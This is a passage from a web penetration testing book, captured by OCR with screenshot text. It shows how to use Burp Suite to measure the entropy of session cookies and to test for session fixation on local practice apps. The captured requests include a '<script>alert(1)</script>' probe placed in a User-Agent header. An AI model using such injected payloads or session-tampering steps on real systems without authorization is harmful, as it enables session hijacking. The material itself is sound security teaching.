

Burp
Project
Intruder
Re
Das
Liv
Search
Configuration library
User options
Burp Infiltrator
Burp Clickbandit
Burp Collaborator client
Exit

Figure 10.1: *Burp Search functionality*

When the new window appears:

1. We put our search term in the **Search** textbox. In this case, we will search for **Set-Cookie: user=**.
2. We can further refine our search by checking only the response headers under **Locations**. This will speed up our search and possibly eliminate non-relevant results.
3. Click the **Go** button. The search results will return.
4. Find a request and response pair from the pertinent web application that sets this cookie to a value. See the example below which illustrates these steps:



Search: Set-Cookie: user=

Options
☐ Case sensitive ☐ In-scope only
☐ Regex ☐ Dynamic up...
☐ Negative ma...

Locations
☐ Request hea... ☑ Response he...
☐ Request body ☐ Response bo...

Tools
☑ Target
☑ Proxy
☑ Repeater

Source	Host ^	URL	Status	Length	Time requested
Scanner	http://127.0.0.1:8081	/amazing-myths-1/login	302	278	00:05:02 22 Sep 2024
Target	http://127.0.0.1:8081	/amazing-myths-1/login	302	278	00:05:02 22 Sep 2024
Proxy	http://127.0.0.1:8081	/amazing-myths-1/login	302	278	00:05:02 22 Sep 2024
Scanner	http://127.0.0.1:8081	/habit-helper-1.0/login	302	395	23:54:28 21 Sep 2024
Target	http://127.0.0.1:8081	/habit-helper-1.0/login	302	442	23:56:01 21 Sep 2024
Target	http://127.0.0.1:8081	/habit-helper-1.0/login	302	395	23:54:28 21 Sep 2024
Proxy	http://127.0.0.1:8081	/habit-helper-1.0/login	302	442	00:45:38 20 Sep 2024
Proxy	http://127.0.0.1:8081	/habit-helper-1.0/login	302	395	23:54:28 21 Sep 2024
Proxy	http://127.0.0.1:8081	/habit-helper-1.0/login	302	442	23:56:01 21 Sep 2024
Scanner	http://127.0.0.1:8081	/habit-helper-1.0/logout	302	308	23:53:52 21 Sep 2024
Target	http://127.0.0.1:8081	/habit-helper-1.0/logout	302	308	23:55:03 21 Sep 2024
Proxy	http://127.0.0.1:8081	/habit-helper-1.0/logout	302	308	23:53:52 21 Sep 2024

```
HTTP/1.1 302
Set-Cookie: permissions=dXNlcg==; Path=/habit-helper-1.0
Set-Cookie: user=sK051m999971; Path=/habit-helper-1.0
Set-Cookie: CSRFTOKEN=1679091c5a880faf6fb5e6087eb1b2dc;
Path=/habit-helper-1.0
Location:
/habit-helper-1.0/myAccount?newCsrfToken=1679091c5a880faf6fb5e6087eb1b2dc
&message=flag%7bc00K135_4R3_my_90LD3N_71cK37%7d
Content-Language: en-US
Content-Length: 0
Date: Fri, 20 Sep 2024 05:45:38 GMT
Connection: close
```


Set-Cookie: user — 1 match

Search completed — 13 results

Figure 10.2: Using Burp Search to find request response pairs

Now, we know a login request that uses a username and password will set this cookie, so we will use the request/response pair to test the randomness. Follow the given steps:


1. From the **Proxy** tab, set intercept to on in Burp Suite. This has been covered several times. Refer to *Chapter 3, Hands-on with Web Proxies,* if you need a refresher.
2. Log in on the web application with the correct username and password combination. The request will be intercepted.
3. Right-click on the intercepted request, and when a submenu appears, select **Send to Sequencer**, as shown follows:


Dashboard
Target
Proxy
Intruder
Repeater
Sequencer
Decoder
Comparer
Logger
Extender
Deserialization Scanner
Intercept
HTTP history
WebSockets history
Options
Request to http://127.0.0.1:8081
Forward
Drop
Intercept is on
Action
Open Browser
Pretty
Raw
Hex
Scan
Do passive scan
Do active scan
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer
Send to Decoder
Request in browser
Extensions
Engagement tools
Change request method
Change body encoding
Copy URL
Copy as curl command
Copy to file
Paste from file
Save item

```
POST /habit-helper-1.0/login HTTP/1.1
Host: 127.0.0.1:8081
Content-Length: 117
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="105", "Not)A;Brand";v="8"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: http://127.0.0.1:8081
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:33.                 ript>alert(1)</script>
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,                 */*;q=0.8,application/si
gned-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1:8081/habit-helper-1.0/?logi
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: JSESSIONID=90970FB823E67A2ECD791E2355632FD7; 
c9f0f895fb98ab9159f51fd0297e236d; permissions=bm9uZQ==

Connection: close

rememberMeToken=bdc87b9c894da5168059e00ebffb9077&user                  rememberme=true&
_rememberme=on
```

Figure 10.3: Sending request to sequencer tool

4. Go to the **Sequencer** tab in Burp Suite, and then in the **Token Location Within Response** section, select the correct cookie from the dropdown as shown in the following example:


Dashboard
Target
Proxy
Intruder
Repeater
Sequencer
Decoder
Comparer
Logger
Extender
Project options
User options
Learn
Deserialization Scanner
Live capture
Manual load
Analysis options
Remove
Clear
Start live capture
Configure

Select Live Capture Request

Send requests here from other tools to configure a live capture. Select the request to use, configure the other options below, then click "Start live capture".

# ^	Host	Request
1	http://127.0.0.1:8081	POST /habit-helper-1.0/login HTTP/1.1Host...

Token Location Within Response


Select the location in the response where the token appears.

● Cookie: CSRFTOKEN=45c48cce2e2d7fbdea1a ...
○ Form field:
○ Custom location:

CSRFTOKEN=45c48cce2e2d7fbdea1a ...
permissions=dXNlcg==
user=nA175A999974

Figure 10.4: Select the cookie to test randomness

5. Click the start **Live capture** button. This will pop up a new window showing the capture of tokens. Refer to the following figure:


Live capture (5024 tokens)
Pause
Copy tokens
☑ Auto analyze (next: 6000)
Requests: 6735
Stop
Save tokens
Analyze now
Errors: 0
Doing spectral tests: bit 0
Cancel
Summary
Character-level analysis
Bit-level analysis
Analysis Options

Overall result

The overall quality of randomness within the sample is estimated to be: extremely poor.
At a significance level of 1%, the amount of effective entropy is estimated to be: 12 bits.

Note: Character-level analysis was not performed because the sample size is too small relative to the size of the character set used in the sampled tokens.

Effective Entropy


The chart shows the number of bits of effective entropy at each significance level, based on all tests. Each significance level defines a minimum probability of the observed results occurring if the sample is randomly generated. When the probability of the observed results occurring falls below this level, the hypothesis that the sample is randomly generated is rejected. Using a lower significance level means that stronger evidence is required to reject the hypothesis that the sample is random, and so increases the chance that non-random data will be treated as random.

>10%
>1%
Significance level
>0.1%

***Figure 10.5**: Sequencer pop-up*

If the auto-analyze checkbox is checked, then as the Sequencer gathers tokens, it will auto-analyze and update the information as it runs.

When finished, there is a lot of information you can look at. The most important part is the summary, which tells you the entropy. Refer to the following figure:


Summary
Character-level analysis
Bit-level analysis
Analysis Options

Overall result

The overall quality of randomness within the sample is estimated to be: extremely poor.
At a significance level of 1%, the amount of effective entropy is estimated to be: 7 bits.

Effective Entropy


The chart shows the number of bits of effective entropy at each significance level, based on all tests. Each significance level defines a minimum probability of the observed results occurring if the sample is randomly generated. When the probability of the observed results occurring falls below this level, the hypothesis that the sample is randomly generated is rejected. Using a lower significance level means that stronger evidence is required to reject the hypothesis that the sample is random, and so increases the chance that non-random data will be treated as random.

>10%
>1%
Significance level
>0.1%
>0.01%
>0.001%
0
1
2
3
4
5
6
7
8
9

***Figure 10.6**: Entropy summary in Burp Suite*

If it says the entropy is poor, the token you tested is guessable or brute forceable. The other tabs can show some interesting information. In this case, the character level analysis is very interesting. The bit-level analysis includes the **Federal Information Processing Standards** (**FIPS**) tests that may be important for your application, depending on the required compliance or controls. FIPS is a set of standards developed by the United States federal government for the processing, storing, and transmitting of sensitive information. These standards are critical in ensuring the security and reliability of information systems within government agencies and organizations that handle sensitive data.

Click on the **Character-level analysis** tab to look at a summary of character information, as follows:



Summary
Character-level analysis
Bit-level analysis
Analysis Options
Summary
Count
Transitions
Character set
100%
10%
1%
0.1%
0.01%
0.001%
<0.0001%
0
1
2
3
4
5
6
7
8
9
10
11
Character position

Significance Levels

The chart indicates the degree of confidence in the randomness of the sample at each character position. The significance level at each position is the probabi
observed character-level results occurring, assuming that the sample is randomly generated.

Figure 10.7: Character-level Summary -nformation

A brief analysis of the character level shows that certain character positions have almost no entropy. The **Character set** tab indicates the number of characters used in each place. Refer to the following figure:


Summary
Character-level analysis
Bit-level analysis
Analysis Options
Summary
Count
Transitions
Character set

Character Set


The chart shows the size of the character set used at each position. This number is the count of different characters that appear at each position within the sam data.

50
45
40
35
30
25
20
15
10
5
0
0
1
2
3
4
5
6
7
8
9
10
11
Character position

Figure 10.8: *Character set analysis*

We can see that certain character positions (6,7,8 and 9) always have the same value, and others have minimal character sets of less than ten options. This makes the cookie guessable, as already proven in *Chapter 9*, *Authentication Protocols*.

When the randomness is good, the results would look like the following:



Overall result

The overall quality of randomness within the sample is estimated to be: excellent.
At a significance level of 1%, the amount of effective entropy is estimated to be: 118 bits.

Effective Entropy

The chart shows the number of bits of effective entropy at each significance level, based on all tests. Each significance level defines a minimum probability of the observed results occurring if the sample is randomly generated. When the probability of the observed results occurring falls below this level, the hypothesis that the sample is randomly generated is rejected. Using a lower significance level means that stronger evidence is required to reject the hypothesis that the sample is random, and so increases the chance that non-random data will be treated as random.

***Figure 10.9**: An example of good randomness*

As an exercise, you can reproduce this example by testing the JSESSIONID cookie in the amazing-myths-1 application.

Session fixation

Session fixation is a tactic where an attacker sets or *fixates* a user's session ID to a known value. This insidious maneuver allows the attacker to arrange a session and potentially gain unauthorized access once the victim logs in. By coercing the victim to use a pre-determined session ID, often achieved through techniques like phishing or malicious links, the attacker can exploit the established session, leading to unauthorized actions and potential compromise of sensitive information. Vigilant session management practices, including periodic session ID regeneration and validation mechanisms, are crucial to stopping session fixation efforts and fortifying the resilience of web applications against such exploits.

Testing procedures

The first step is to see where the session ID gets set. Determine when the session cookie gets set. Check if the session ID ever gets put in the URL. Verify if the session ID is in `localStorage` or `sessionStorage`. Then, to test it, try different strings in these spots.


- Manually update the URL if it is in the URL.
- If the session gets created as a new cookie, intercept the response using Burp Suite and change the set-cookie header to your value.
- If the session ID appears to be stored in `localStorage` or `sessionStorage`, check the client-side code to see if that is written from the cookie or to the cookie. If so, you may try changing those values.

Remember, just because *NotRandom* is not acceptable does not mean there is no session fixation. You may need to use a proper character set only or a certain length, etc.

Let us test Amazing-Myths-3 for session fixation. The session is set in a cookie, and we will use BurpSuite to change the Set-Cookie value. This is slightly different than just altering the cookie value using developer tools. Depending on the code, it may be that any change after the set cookie logs you off, and any change before is overwritten. It seems complicated to exploit session fixation in this case, but it is still a vulnerability if the session value can be changed to something non-random. However, the chances of exploiting it are low if there is no obvious way to get a user to use our value. This will affect severity scoring in a penetration test write-up.

Now, let us walk through the session fixation steps.

1. Find the request that causes a Set-Cookie request for the JSESSIONID. This can be done using the **Search** feature shown in the previous section.
2. After finding the request and response, it seems to happen only the first time we request a page. Open a new incognito browser to request the page.
3. Turn the intercept on in Burp Suite. This is done on the **Proxy** tab; if you need a reminder, see *Chapter 3*, *Hands On With Web Proxies*.
4. Go to the **Options** tab under the **Proxy**. Refer to the following figure:


Dashboard
Target
Proxy
Intruder
Repeater
Sequencer
Decoder
Comparer
Logger
Extender
Project options
User options
Learn
Deserialization Scanner
Intercept
HTTP history
WebSockets history
Options
Add
Edit
Remove
Up
Down
Add
Edit
Remove
Up
Down

Intercept Client Requests

Use these settings to control which requests are stalled for viewing and editing in the Intercept tab.

☑ Intercept requests based on the following rules: *Master interception is turned off*

Enabled	Operator	Match type	Relationship	Condition
☑		File extension	Does not match	(^gif$\|^jpg$|^png$\|^css$|^js$|^ico...
☐	Or	Request	Contains parameters	
☐	Or	HTTP method	Does not match	(get|post)
☐	And	URL	Is in target scope	

☐ Automatically fix missing or superfluous new lines at end of request

☑ Automatically update Content-Length header when the request is edited

Intercept Server Responses

Use these settings to control which responses are stalled for viewing and editing in the Intercept tab.


☐ Intercept responses based on the following rules: *Master interception is turned off*

Enabled	Operator	Match type	Relationship	Condition
☐		Content type hea...	Matches	text
☐	Or	Request	Was modified	
☑	Or	Request	Was intercepted	
☐	And	Status code	Does not match	^304$
☐	And	URL	Is in target scope	

☑ Automatically update Content-Length header when the response is edited

***Figure 10.10**: Burp Suite Proxt Options for Interception of responses*


5. Scroll down to the **Intercept Server Responses** section. Put a checkmark in the box next to Intercept responses based on the following rules.
6. Verify that the 3rd default rule is checked. This rule will intercept responses where the request was also intercepted.
7. Now, enter the URL in the incognito browser. This will be intercepted.
8. Click **Forward** to send the request seen in the **Proxy** tab, as follows:


Dashboard
Target
Proxy
Intruder
Repeater
Sequencer
Decoder
Comparer
Logger
Extender
Project options
User options
Learn
Deserialization Scanner
Intercept
HTTP history
WebSockets history
Options
Request to http://127.0.0.1:8081
Forward
Drop
Intercept is...
Action
Open Brow...
Comment this item
HTTP/1
Pretty
Raw
Hex
\n
Inspector
Request Attributes 2
Request Query Parameters 0
Request Body Parameters 0
Request Cookies 3
Request Headers 15

```
GET /amazing-myths-1/ HTTP/1.1
Host: 127.0.0.1:8081
sec-ch-ua: "Chromium";v="105", "Not)A;Brand";v="8"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:33.0)
Gecko/20120101 Firefox/33.0<script>alert(1)</script>
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avi
f,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v
=b3;q=0.9
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: JSESSIONID=0D34CB27731651EE575A34F2FB60F879;
permissions=dXNlcjphZGlpbg==; username=SnVsaWFIdWxs
Connection: close
```

Figure 10.11: Forward request through a proxy

9. Depending on whether you entered the trailing slash / you may have to forward a 302 response and another Get request before the desired response of **`200 OK`** with the Set-Cookie is intercepted.
10. After intercepting the response, change the cookie value in the **`Set-Cookie`** header as follows:



Dashboard
Target
Proxy
Intruder
Repeater
Sequencer
Decoder
Comparer
Logger
Extender
Intercept
HTTP history
WebSockets history
Options
Response from http://127.0.0.1:8081/amazing-myths-1/
Forward
Drop
Intercept is on
Action
Open Browser
Pretty
Raw
Hex
Render

```
HTTP/1.1 200
Set-Cookie: permissions=bm9uZQ==
Set-Cookie: JSESSIONID=ModifiedByMe9B1146B5BDEFA415511D; Path=/amazing-myths-1; HttpOnly
Content-Type: text/html;charset=ISO-8859-1
Content-Language: en-US
Content-Length: 4342
Date: Thu, 14 Dec 2023 16:55:06 GMT
Connection: close
```

Figure 10.12: Using Burp Suite to change a cookie value via response interception

11. Click the **Forward** button and turn Intercept off.
12. Go to the **Developer tools** and check your cookie value. At first glance, it appears to have accepted our modified value. However, this is not surprising since we manually set it in


the response. Now, we have to determine if we can use this cookie in future requests. Refer to the following figure:


127.0.0.1:8081/amazing-myths-1/
Elements
Console
Sources
Network
Performance
Memory
Application
Security
Lighthouse
DOM Invader
Application
Manifest
Service Workers
Storage
Storage
Local Storage
http://127.0.0.1:8081
Filter
Only show cookies with an issue
MYTHS ★ -- AMAZING MYTHS IN S
TUTORIALS
Welcome!

Name	Value	Domain	Path	Expir...	Size	HttpO...
JSESSIONID	ModifiedByMe9B1146B5BDEF...	127.0.0.1	/amazi...	Sessi...	42	✓
permissions	bm9uZQ==	127.0.0.1	/amazi...	Sessi...	19	

***Figure 10.13**: Modified session cookie*

13. Let us browse to a different page to see if the application will continue to let us use our cookie. Browsing the about-us page, which is public, causes our cookie to be changed, as shown below:


127.0.0.1:8081/amazing-myths-1/about
Elements
Console
Sources
Network
Performance
Memory
Application
Security
Lighthouse
DOM Invader
Application
Manifest
Service Workers
Storage
Storage
Local Storage
http://127.0.0.1:8081
Session Storage
IndexedDB
Filter
Only show cookies with an issue
MYTHS ★ -- AMAZING MYTHS IN S
TUTORIALS
ABOUT US
In 2019 Amazing Myths In SciFi was started by

Name	Value	Domain	Path	Expir...	Size	HttpO...	Secure
JSESSIONID	32BDA54F1B0CBC2DC34E651...	127.0.0.1	/amazi...	Sessi...	42	✓	
permissions	bm9uZQ==	127.0.0.1	/amazi...	Sessi...	19		

***Figure 10.14**: Session Cookie modified with any browsing*

Thus, this application is not vulnerable to session fixation.

